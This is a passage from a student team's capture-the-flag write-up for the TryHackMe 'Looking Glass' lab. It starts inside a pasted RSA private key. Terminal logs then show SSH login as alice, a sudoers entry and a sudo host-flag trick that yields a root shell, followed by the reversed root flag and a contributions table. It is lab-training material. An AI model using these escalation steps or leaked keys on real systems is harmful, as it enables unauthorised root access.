2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

After that we ssh to alice using the file. We did so by running ssh alice@IP address -i /home/alice/.ssh/id_rsa . Now, we have successfully escalated to alice.

```
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.87.221 -i /home/alice/.ssh/id_rsa
<$ ssh alice@10.10.87.221 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.87.221 (10.10.87.221)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '10.10.87.221' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Viewing all files on the alice folder. The file kitten.txt caught our attention and we opened it to see if there were any hints there.

```
alice@looking-glass:~$ ls -al
ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
```

However, we did not find anything much in the file.

```
alice@looking-glass:~$ cat kitten.txt
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all
her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes
got large and green: and still, as Alice went on shaking her, she kept on growing short
```

The first time we did the command cat /etc/sudoers to see valuable users to us we met with an error

```
alice@looking-glass:~$ cat /etc/sudoers
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cat /etc/sudoers
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

After trying again with /etc/sudoers.d we've finally managed to get the code running. We proceeded to use the command below to call backups containing an SSH key that we can use for authentication in alice. Then, we opened the /etc/sudoers.d/alice to identify valuable users to us.

```
alice@looking-glass:~$ find / -type f -name alice id_rsa 2> /dev/null
find / -type f -name alice id_rsa 2> /dev/null
alice@looking-glass:~$ ls -la /etc/sudoers.d/alice
ls -la /etc/sudoers.d/alice
-r--r--r-- 1 root root 49 Jul  3  2020 /etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ /bin/bash
/bin/bash
```

After that, we used the command sudo -h ssalg-gnikool /bin/bash . The hostname ssalg-gnikool is the actual box hostname of looking-glass in reverse. We need to find a way to exploit this using sudo, which is easy using the -h (host flag). After confirmation, we can escalate to the root.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

4) Root Privilege Escalation (Final step, rooting)

Members involved : Lycia, Syareena, Adam, Aisyah

Tools used : Attackbox's terminal

Thought Process and Methodology and Attempts:

We have then successfully escalated to root. We changed the directory to root.

```
root@looking-glass:~# cd /root
cd /root
```

Input ls to see the contents under the directory.

```
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
```

Open the root file using cat. We are returned with the flag but it is backwards.

```
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

We opened the same file again but added |rev to reverse the flag. Now we got the flag in the correct order.

```
root@looking-glass:/root# cat root.txt |rev
cat root.txt |rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

To double check the flag, we pasted it in the tryhackme answer box. It is confirmed to be the correct flag.

Contributions

ID	Name	Contribution	Signatures
1211101670	Nur Lycia Nisriena binti Razidy	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Did writing report for recon and enumeration	
1211101007	Aisyah binti Ahmad Kassim	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Did writing report for initial foothold	
1211101073	Muhammad Adam bin Mazli Zakuan	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Did writing report for horizontal privilege escalation	
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	- Did Recon and Enumeration - Did Initial Foothold - Did Horizontal Privilege Escalation - Did Root Privilege Escalation - Did writing report for root privilege escalation	

Video link : https://youtu.be/IjgPTcuWv2c